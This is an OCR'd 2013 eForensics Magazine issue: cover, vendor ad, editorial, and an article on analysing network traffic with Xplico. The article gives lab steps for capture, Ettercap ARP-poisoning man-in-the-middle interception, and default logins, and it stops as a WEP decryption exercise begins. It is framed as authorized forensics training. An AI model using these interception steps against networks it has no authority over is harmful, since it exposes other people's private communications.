
eForensics Magazine

Network

VOL.2NO.6

55+ PAGES



NETWORK TRAFFIC ANALYSIS WITH XPLICO

WIRE-SPEED CAPTURES WITH PORTABLE DEVICES

THE POSSIBILITY OF BROWSING IN SECRECY

WEB ATTACKS: ERROR BASED ASPX SQL INJECTION

NINE RULES TO PREVENT THE INVALIDATION OF SYSTEM FORENSIC INTEGRITY DURING A PENETRATION TEST

INTRUSION DETECTION SYSTEM AN INTELIGENT STEP TO CATCH THE INTRUDERS

A PRACTICAL APPROACH TO MONITOR SUSPICIOUS ACTIVITY ON SOCIAL NETWORKING USING SNIFFER TOOLS

A PRACTICAL PROCEDURE TO IMPROVE CYBERCRIME INVESTIGATION

INTERVIEW WITH NETAGENT INC.

Issue 06/2013 (10) June

What do all these have in common?

DEPARTMENT OF DEFENSE
UNITED STATES OF AMERICA
DEPARTMENT OF JUSTICE
FEDERAL BUREAU OF INVESTIGATION
FIDELITY
BRAVERY
INTEGRITY
DEPARTMENT OF ENERGY
UNITED STATES OF AMERICA
DEPARTMENT OF THE AIR FORCE
MCMXLVII
UNITED STATES OF AMERICA
THE DEPARTMENT OF THE TREASURY
1789

They all use Nipper Studio

to audit their firewalls, switches & routers

Nipper Studio is an award winning configuration auditing tool which analyses vulnerabilities and security weaknesses. You can use our point and click interface or automate using scripts. Reports show:

1) Severity of the Threat & Ease of Resolution

2) Configuration Change Tracking & Analysis

3) Potential Solutions including Command Line Fixes to resolve the Issue

Nipper Studio doesn't produce any network traffic, doesn't need to interact directly with devices and can be used in secure environments.

SME pricing from £650 scaling to enterprise level

evaluate for free at www.titania.com

2012 Computing Security Awards
WINNER
Enterprise Security Solution of the Year

2012 Computing Security Awards
WINNER
Network Security Solution of the Year

2012 Computing Security Awards
Runner-up
SME Security Solution of the Year

titania nipper® STUDIO

CLOUD

www.titania.com
T: +44 (0) 1905 888785

eForensics Magazine
TEAM

Editors: Joanna Kretowicz
jaonna.kretowicz@eforensicsmag.com

Betatesters/Proofreaders:
Kishore P.V, Mada R Perdhana, Olivier Caleff, Jeff Weaver, Massa Danilo, Craig Mayer, Andrew J Levandoski, Richard Leitz, Lee Vigue, Jan-Tilo Kirchhoff, Owain Williams, Craig Mayer, Larry Smith, Sundaraparipurman Narayanan, Henrik Becker, Yousuf Zubairi

Senior Consultant/Publisher:
Paweł Marciniak

CEO: Ewa Dudzic
ewa.dudzic@software.com.pl

Art Director: Ireneusz Pogroszewski
ireneusz.pogroszewski@software.com.pl

DTP: Ireneusz Pogroszewski

Production Director: Andrzej Kuca
andrzej.kuca@software.com.pl

Marketing Director: Joanna Kretowicz
jaonna.kretowicz@eforensicsmag.com

Publisher: Hakin9 Media Sp. z o.o. SK
02-682 Warszawa, ul. Bokserska 1
Phone: 1 917 338 3631
www.eforensicsmag.com

DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

Dear Readers,

Welcome to new issue of eForensics Network. We are trying to keep our original idea and publish our magazine in four lines, even though what's happening in IT security world sometimes takes side. So now time for digging into network forensics, and for sure you will be satisfied with this special pill of knowledge, as we do our best to provide you with thicker issue together with famous and experienced experts inside.
Taking advantage of this „opening word" we'd like to ask you about your expectations towards eForensics and cooperation. Next month we will be celebrating our 1 BIRTHDAY (together with birthday of Joanna our Chief Editor so we'd like to make sure that we are on the right track and you're satisfied with our publications. Our aim is to be "your" magazine. To be helping hand when you need one and entertainment when you want to forget about your job and follow your passion. What are the topics you'd like us to cover? Tools you'd like to learn? Please share your needs. We would like to ask you for a feedback concerning our work. Please, follow us on Twitter and Facebook, where you can find the latest news about our magazine and great contests (who's like to go for …… ?). Do you like our magazine? Like it! Share it!

Enjoy your reading!
Joanna Kretowicz
eForensics Team

NETWORK TRAFFIC ANALYSIS WITH XPLICO

by Justin Hutchens, CISSP, CEH, ECSA, CHFI

A common interpretation of digital forensics is that it is the practice of investigating and analyzing evidence acquired from digital media. However, there is another critical aspect of digital forensics that is often overlooked, and sometimes even ignored, by technical professionals. This is the need to be able to present that digital evidence to a non-technical audience (upper-level management, judge, jury, etc…) in such a way as to justify action.

What you will learn:

- What Xplico is and how it can make an effective contribution to any practice of network forensics
- Capabilities and features that Xplico offers and its limitations
- How to compensate for Xplico limitations by using other tools in conjunction with it
- The use of the Xplico interface and other complimentary tools

What you should know:

- At least a limited understanding of both Linux and the functionality of TCP/IP.

Xplico is a program that should be present in any serious network forensic professional's toolkit because it offers this invaluable capability of taking otherwise esoteric network traffic data and converting it into a format that can be understood by even the most technically challenged individuals.

WHAT XPLICO HAS TO OFFER

Xplico is an open source software package that works by reassembling collected network traffic at the application layer. Traditional network traffic analysis programs (often referred to as protocol analyzers) tend to provide information that can be used to analyze connections, lines of communication and protocol use. Xplico, on the contrary, works to isolate trends and signatures within the raw data of the packets collected and by using a technique called PIPI (Port Independent Protocol Identification), it is able to present the data to the analyst in the proper application layer context. This provides the distinct advantage of allowing the forensic professional to view the exact content that is being sent or received in the form of graphics, videos, files, plaintext emails, chat transcripts and much more. This not only allows network traffic evidence to be presented in a more understandable format, but it also streamlines the analysis of that evidence. Additionally, it can be run from a versatile command line interface, with all of the implied automation capabilities, or from an eloquent and well organized graphic user interface. As of the time of writing, Xplico has been integrated into a number of open source digital forensics and penetration testing platforms to include Backtrack, DEFT, Security Onion, Matriux, BackBox and Pentoo.

Yet despite all of its impressive capabilities and functionality, there are a few limitations that one should be aware of prior to using Xplico for traffic analysis. One of the most notable shortcomings is its inability to handle encrypted traffic. Traffic can only be reassembled from unencrypted protocols that are sent or received over an unencrypted channel of communication. Another limitation that should be considered is that traffic is captured from a local interface on the system running the Xplico software. When connected to a standard switched network, Xplico would only be able to capture traffic going to or from the local system.

But perhaps it is unfair to label these limitations as “shortcomings.” While it would be nice to have all of these capabilities bundled up into a single package, it is somewhat unreasonable to expect a single application to be the solution for all of our traffic analysis problems. It has never been the intention of the Xplico developers to offer software that deciphers encrypted traffic or to handle traffic flow. Xplico was built to reassemble network traffic, and it performs this function extremely well. Fortunately, there is other software that can be used in conjunction with Xplico to support each of these other capabilities. I will discuss many of these configurations in a series of exercises to follow.

ORGANIZATIONAL STRUCTURE

All data within Xplico is organized into cases and sessions. This is a hierarchical structure in which the cases function as a parent container for unique sessions that hold traffic capture files and corresponding application layer data. This organizational structure is built with the forensic professional in mind. The case classification is intended to relate to a specific investigation. Because multiple captures may be pertinent to any one investigation, Xplico offers the capability to store multiple uploads or live captures, referred to as sessions, within each case.

TYPES OF REASSEMBLED TRAFFIC

To fully understand the capabilities of Xplico, it is important to understand the protocols that its framework supports and the information that is returned to the analyst when traffic of any particular protocol type is captured. All of the reassembled traffic is organized into a series of categories that can be viewed on the left side of the screen, within the Xplico web interface (Figure 1). A brief description of each of these categories and the related protocols can be seen below.

GRAPHS


Selecting the “Graphs” link will provide a number of different options to represent the captured traffic in graphical display formats. There are four options under graphs to include DNS, ARP, ICMP and GeoMap. The DNS options will produce a table of DNS hosts that were accessed, DNS to IP address resolutions, and the date and time accessed. At the top right corner of this display, there is a pie chart icon. By selecting this icon, you can view a number of different graphs to include DNS response frequency which can be set to display activity at different time intervals and DNS host popularity which will display the most frequently accessed DNS names. The ARP and ICMP options display local area network MAC to IP resolutions and ICMP ping traffic, respectively. And the GeoMap option uses a mapping feature that shows the geographical locations of communications with different systems across the globe.

WEB

When HTML traffic is intercepted over HTTP, it can be displayed by clicking the “Web” link on the left side of the screen. There are three options included under this link, to include Site, Feed and Images. The Site option will populate a list of all URLs accessed in the traffic capture. Other helpful information that is listed for each URL is the date and time accessed, the size of the HTML file, and the GET or POST method data. By clicking any URL within the list, you can browse to that address in your web-browser. Additionally, you can avoid interacting with accessed websites directly by configuring your web-browser proxy to point to the Xplico server on your local backtrack machine. By doing this, Xplico will recreate the HTML file and display it in the browser by reconstructing it from the collected traffic. The Feed option will display data collected from live RSS feeds. And the Images option will display all image files that were transmitted across the interface by means of HTTP traffic.

MAIL

In the event that a mail client uses either the POP or SMTP mail protocols over an unencrypted channel, Xplico will reassemble the emails and make them



Session Data

Case and Session name SniffingCats -> Session1
Cap. Start Time 0000-00-00 00:00:00
Cap. End Time 0000-00-00 00:00:00
Status EMPTY
Hosts ---

HTTP
Post 0
Get 0
Video 0
Images 0

MMS
Number 0
Contents 0
Video 0
Images 0

Emails
Received
Sent
Unreaded

Facebook Chat / Paltalk
Users 0
Chats 0/0

IRC/Paltalk Exp/Msn
Server 0
Channels 0/0/0

Dns - Arp - Icm
DNS res
ARP/ICMPv6

Feed (RSS & Atom)
Number 0

Printed files
Pdf 0

Telnet
Connections

Figure 1. *Xplico Interface*

accessible under the “Mail” link. All captured emails will be displayed in a list, similar to the way they are displayed in the browsing pane of most email clients. Each email will be displayed on a single row with multiple columns containing different information. Information columns include the date and time that the email was sent, the subject of the email, the sender, the receiver and the size of the email. The subject line of the email will be represented as a link that can be selected to view the content of that specific email to include text and attachments.

VOIP

VoIP (Voice over IP) is a commonly used technology for providing phone and audio chat services using the TCP/IP protocol stack. Selecting the “Voip” link on the left side of the screen will provide the two options of SIP (Session Initiation Protocol) and RTP (Real-time Transport Protocol). Selecting the SIP option will display all established VoIP sessions. And the RTP option will display captured audio files. Xplico is capable of reassembling captured audio from VoIP communications for several commonly used VoIP audio codecs.

SHARE

The “Share” link provides several powerful options to analyze a variety of different services. These options include HttpFile, Ftp, Tftp, Printer and Mms. The HttpFile option will provide completely reassembled files for commonly used application layer file types that are accessed over HTTP. Both the FTP (*File Transfer Protocol*) and TFTP (*Trivial File Transfer Protocol*) options will provide information about sessions established between an FTP or TFTP server and client. It will also reassemble files that are uploaded or downloaded across any unencrypted FTP or TFTP connection. The printer option will reassemble any file (in PDF format) that is sent to a network printer using Printer Command Language. Finally, the MMS (*Multimedia Messaging Service*) will reassemble the contents of MMS communications in the correct format (images, video, audio, etc…).

CHAT

Xplico is also capable of capturing and reassembling several different unencrypted web chat and instant messaging services. This data can be accessed by selecting the “Chat” link. Clicking this link will provide several different categories of messaging and chat services, and each of these options will contain entire transcripts of conversations using that particular service. These options include NNTP (Network News Transfer Protocol), Facebook Chat, MSN, IRC (Internet Relay Chat), Paltalk and Paltalk Express.

SHELL

Telnet is an unencrypted terminal service that can be used to remotely access and administer servers and network devices. Because it is an unencrypted protocol, Xplico is able to log information about remote sessions that are established using Telnet, and also reproduces the entire transcript of all data passed to and from each system using the terminal service.

UNDECODED

The “Undecoded” link can be used to see all traffic that was not able to be sorted into any of the previously discussed categories of reassembled application layer formats. Information about undecoded traffic includes the date and time transmitted, the destination address, TCP/UDP port, protocol, duration of the communication session and the number of bytes transmitted.

TESTING XPLICO TRAFFIC ANALYSIS CAPABILITIES

It would be imprudent for a forensic professional to begin handling actual digital evidence with Xplico, prior to ever having used it before. As with the deployment of any new software, it is best practice to test the use of this software in an isolated test network. For the remainder of this article, I will be addressing a series of tests that can be performed within a lab environment in order to familiarize oneself with the Xplico interface and other complimentary tools that can be used in conjunction with Xplico. I intend to provide enough information to allow anyone reading this article to recreate any exercise described herein. For simplicity, I created a test network environment using VMware Player virtualization software (can be downloaded at for free at *http://www.vmware.com/products/player/*). The test environment can also be created using physical workstations. For the exercises described within this article, you will need a wireless access point that can be reconfigured, a system running Backtrack 5 (can be downloaded for free at *http://www.backtrack-linux.org/*), and one other system with any client operating system installed (I will be using Windows 8). The Backtrack system will need to have a wireless card that supports packet injection. And both the Backtrack system and the other client system should be on the same local area network.

I also think it worth mentioning that capturing and analyzing traffic on a network that is not your own is often illegal without proper authorization. If you are doing internal analysis for an organization, authorization can often be granted on the basis of job description, terms of employment and/or implied consent to monitoring. When doing investigations for law enforcement or government agencies, authorization procedures can become a lot more complex. To avoid the obvious legal discussions involved and to not exceed the scope of this article, we will assume in each discussed scenario that proper procedures were followed to secure authorization prior to capturing any network traffic.

Additionally, each scenario that I will address will be performed with the Backtrack 5 Linux distribution. This distribution was developed to provide penetration testers and digital forensics professionals with a single integrated platform for all of the industry's best open source tools. In addition to being a personal preference, Backtrack also has Xplico pre-installed and the service can be launched with a single click of a button.

GETTING STARTED IN BACKTRACK

To begin using Xplico in Backtrack, select the Applications drop down menu at the top of the screen, then BackTrack, Forensics, Network Forensics and then Xplico Web GUI. This will open a terminal shell and launch a script that will enable all dependent services and start the Xplico web interface. It will then direct you to access the interface on your backtrack machine at TCP port 9876 (*http://localhost:9876/*). Alternatively, if you want to host the Xplico service on your Backtrack machine but access it from another system on the same local area network, you can substitute 'localhost' in the URL with the IP address of the Backtrack system (for example, *http://10.0.1.11:9876/*).

Once you have entered this URL into a web-browser, you will be brought to the Xplico login screen where you will be prompted for your preferred language and then asked to supply your username and password. The first time you log in, you will need to authenticate using one of the default accounts. The default user account credentials are:

```
Username:   xplico
Password:   xplico
```

You can change the password at any time by selecting the change password link at the top of the page. There is also a default administrator account that can be used to create, remove and modify other user accounts. The administrator account credentials are:

```
Username:   admin
Password:   xplico
```

As always, it is best practice to change the default password immediately after activating the Xplico service. Once you have logged in and have changed your password, you are now ready to capture, reassemble and analyze network traffic.

SCENARIO 1: SNIFFING CATS

For the first scenario, I will use the same simple demonstration that I always use when first introducing people to Xplico. I call it "Sniffing Cats." While the immediate reaction to this phrase is to imagine a person inhaling the likely unpleasant fragrances of the feline members of our animal kingdom, it is actually a double-entendre with an underlying technical meaning. In this scenario, I will simulate a search engine query of the word "Cats" (since people love to use the internet to look at cats). "Sniffing" is a common term used to describe the practice of capturing network traffic off the wire. After simulating the search, I will then use Xplico to capture and reassemble the traffic to be viewed within the Xplico interface. To recreate this exercise, begin by logging in to Xplico with the credentials you just created. Once in, you will see a very simple interface that provides you with the two options of creating a new case or accessing already existing cases. Select "New Case" and then select the radio button for "Live acquisition." Enter a case name in the field provided and then select "Create." Once created, select the case and then create a new session. Once you have entered the session, you will see the main Xplico interface. Do not let this intimidate you, as no data will be populated in the fields prior to performing a live capture. To begin capturing traffic, select the interface drop-down menu and choose the interface through which you have your internet connection (in my case, I will be using the `eth0` interface) and then select the start button.

You are now collecting and analyzing all traffic that is passing, in real time, across the selected interface. To see a basic example of how Xplico works, open a separate tab in your browser and perform a Google image search on the word "Cats." You should see your browser immediately flood with ridiculous amounts of repulsively fluffy fuzz-balls. Once you are overwhelmed and can take no more of the cuteness, you can stop the capture by returning to your Xplico tab and selecting the stop button. Then select the "Web" option on the left side of the screen and choose the images link. You should see the same images that were populated during the initial search displayed here (Figure 2). You should also use this opportunity to view some of the other information provided by clicking the other links.





Figure 2. *Sniffing Cats Reassembly*

SCENARIO 2: LOCAL AREA NETWORK CAPTURE

While the sniffing cats exercise is a good test to demonstrate how Xplico works, it is not extremely impressive because the capture is performed on traffic going to and from the local system. To use Xplico effectively, it often has to be integrated with other tools and technologies. In this scenario, I will discuss different ways that Xplico can be used to analyze traffic on a local area network. Many companies and organizations often retain the right to be able to view and analyze traffic on their own network. This can be done by routing the traffic through a dual-homed interface or by using SPAN port technologies on a switch. With a dual-homed configuration, either of the two interfaces could be used to analyze the traffic passing between the host, residing on one side of the dual-homed system, and the gateway, on the other side. It is best to avoid this technique, however, because it creates an additional single point of failure between the internal network and the gateway. A more effective approach is to configure a switch with a SPAN port that can be used to monitor traffic on the switch. With this configuration, the forensic professional could plug directly into the SPAN port to collect and analyze traffic going to and from other systems on the network.

In other cases, more drastic measures are required. Ettercap is another tool within backtrack that can be used to perform layer-2 ARP poisoning against any two systems, or a system and the gateway. By using this tool, you can create a man-in-the-middle scenario in which all traffic is routed through a third party system. In this exercise, I will be intercepting traffic traveling between a Windows 8 client system and the gateway. To access the Ettercap GUI in Backtrack, use the following command:

```
ettercap -G
```



IP Address	MAC Address	Description
192.168.199.1	00:50:56:C0:00:08	
192.168.199.2	00:50:56:E2:7A:DF	
192.168.199.128	00:0C:29:BF:B8:BB	
192.168.199.254	00:50:56:E1:99:ED	

```
ARP poisoning victims:

 GROUP 1 : 192.168.199.128 00:0C:29:BF:B8:BB

 GROUP 2 : 192.168.199.2 00:50:56:E2:7A:DF
Starting Unified sniffing...
```

Figure 3. *ARP Poisoning with Ettercap*

Then select the Sniff menu and choose “Unified Sniffing.” Then choose the interface that you want to route the traffic through (this will be the same interface you will later use to capture traffic in Xplico). Select the Hosts menu and choose “Scan for Hosts.” Then from the host list, select the IP address of the target client system and click the “Add to Target 1” button and also select the IP address of the gateway and click the “Add to Target 2” button. Finally, to start routing traffic through the backtrack machine, select the MITM menu, choose “ARP poisoning” and then select “OK”. Then, select the Start menu and click “Start Sniffing” (Figure 3). This completes the MITM scenario, and now network traffic traveling between the Windows host and the gateway is being routed through your Backtrack machine.

To analyze this traffic, open Xplico and then start a new session. Then begin performing a capture on the same interface that you used when configuring the man-in-the-middle scenario in Ettercap. Once you have started the capture, verify that everything was configured properly by browsing to several different websites on the Windows system. I’m not going to insist that you continue looking at cats, but make sure that you browse to some websites that will generate unique content that can easily be identified when reassembled. Then stop the capture and view the website list in Xplico by selecting Web and then choosing the “Site” option. If done correctly, you should see a list of all of the websites you just browsed to on the Windows system.

SCENARIO 3: RETRO ANALYSIS OF FORMER CAPTURES

In addition to being able to intercept live traffic and perform analysis on it, Xplico also supports the capability to import files from other traffic capture applications that use common capture file formats. For this exercise, I will address the use of two different programs that can be used to perform traffic captures, which can later be uploaded into Xplico for analysis. The first is a command line program called `TCPdump`. To use TCPdump in Backtrack, enter the following command into the terminal interface.

```
tcpdump -h
```

This will display the appropriate syntax and commonly used switches for the command. To initiate the capture, enter the command:

```
tcpdump -i eth0 -w dumpfile.pcap
```

This command will execute a capture of all traffic on the `eth0` interface and drop that traffic into a new file on the root directory called dumpfile.pcap. Then return to your web-browser and browse to a few select websites that you can later use to con-firm that the traffic analysis is accurate. After you have generated some traffic, return to the terminal interface and press [Ctrl+C] to end the capture. The program should then return some data describing the number of packets captured, the number received by the filter (since no filter was applied, this should be near 100%) and the number of packets dropped. Finally, enter the command:

```
ls
```

This will list the contents of the current directory and allow you to verify that the capture file was created (Figure 4). At this point, the capture file is ready to be uploaded into Xplico for analysis, but prior to doing that, we will perform another capture in a different program.

This other program that performs the function of capturing traffic is Wireshark (previously referred to as Ethereal). To start the Wireshark GUI from the Backtrack command line, enter the following command:

```
wireshark&
```

Once loaded, select the interface you want to perform the capture on and then click Start. While the capture is running, you should once again engage your web-browser to generate some traffic. You should see this traffic start populating the Wireshark interface. If you have never used Wireshark before, you will likely be overwhelmed by the amount of information that populates the screen. This is because, unlike TCPdump (which is exclusively a capture tool), Wireshark is also a highly effective traffic analysis tool. To end the capture, select the stop icon at the top of the screen. You can easily identify the function of each of the icons by hovering over them with your cursor. Once stopped, select the "File" menu and then "Save As" to save the capture to a file.

To upload both the TCPdump and Wireshark captures into Xplico for analysis, create a new case. You cannot use the same case that was previously created because a single case cannot contain both live acquisition captures and uploaded captures. Create a new session, open it, and then click the "Browse…" button and locate the capture files in your file system. Once located, click the "Upload" button to begin analysis. You can then browse through the content of the capture the same way you had with a live capture.


SCENARIO 4: WIRELESS TRAFFIC ANALYSIS

Analyzing network traffic on a wireless network introduces a whole new level of complexity. Because of the inherent security issues associated with wireless communication, most wireless networks are configured with an additional layer of encryption such as WEP, WPA or WPA2. These types of encryption are applied to the entire communication channel making it much more difficult to analyze captured traffic. In this exercise, I will address how to decipher encrypted wireless traffic so that it can be analyzed within the Xplico interface. In order to remove this layer of encryption from the captured traffic, one must first have access to the encryption key. For this exercise, begin by reconfiguring the security on your wireless access point to WEP encryption. Once configured, you will need to connect your non-backtrack client system to the wireless access point. Additionally, on your non-backtrack client system, connect to some web page that will generate a lot of traffic. Steaming video or audio can be an effective way to accomplish this. You should maintain a high volume of traffic throughout the exercise. Because this exercise is being performed on a test network, you will obviously have access to the encryption key at the time of configuration. But for the sake of simulating a foreign network, we will disregard this knowledge and imagine that we do not have access to the key.

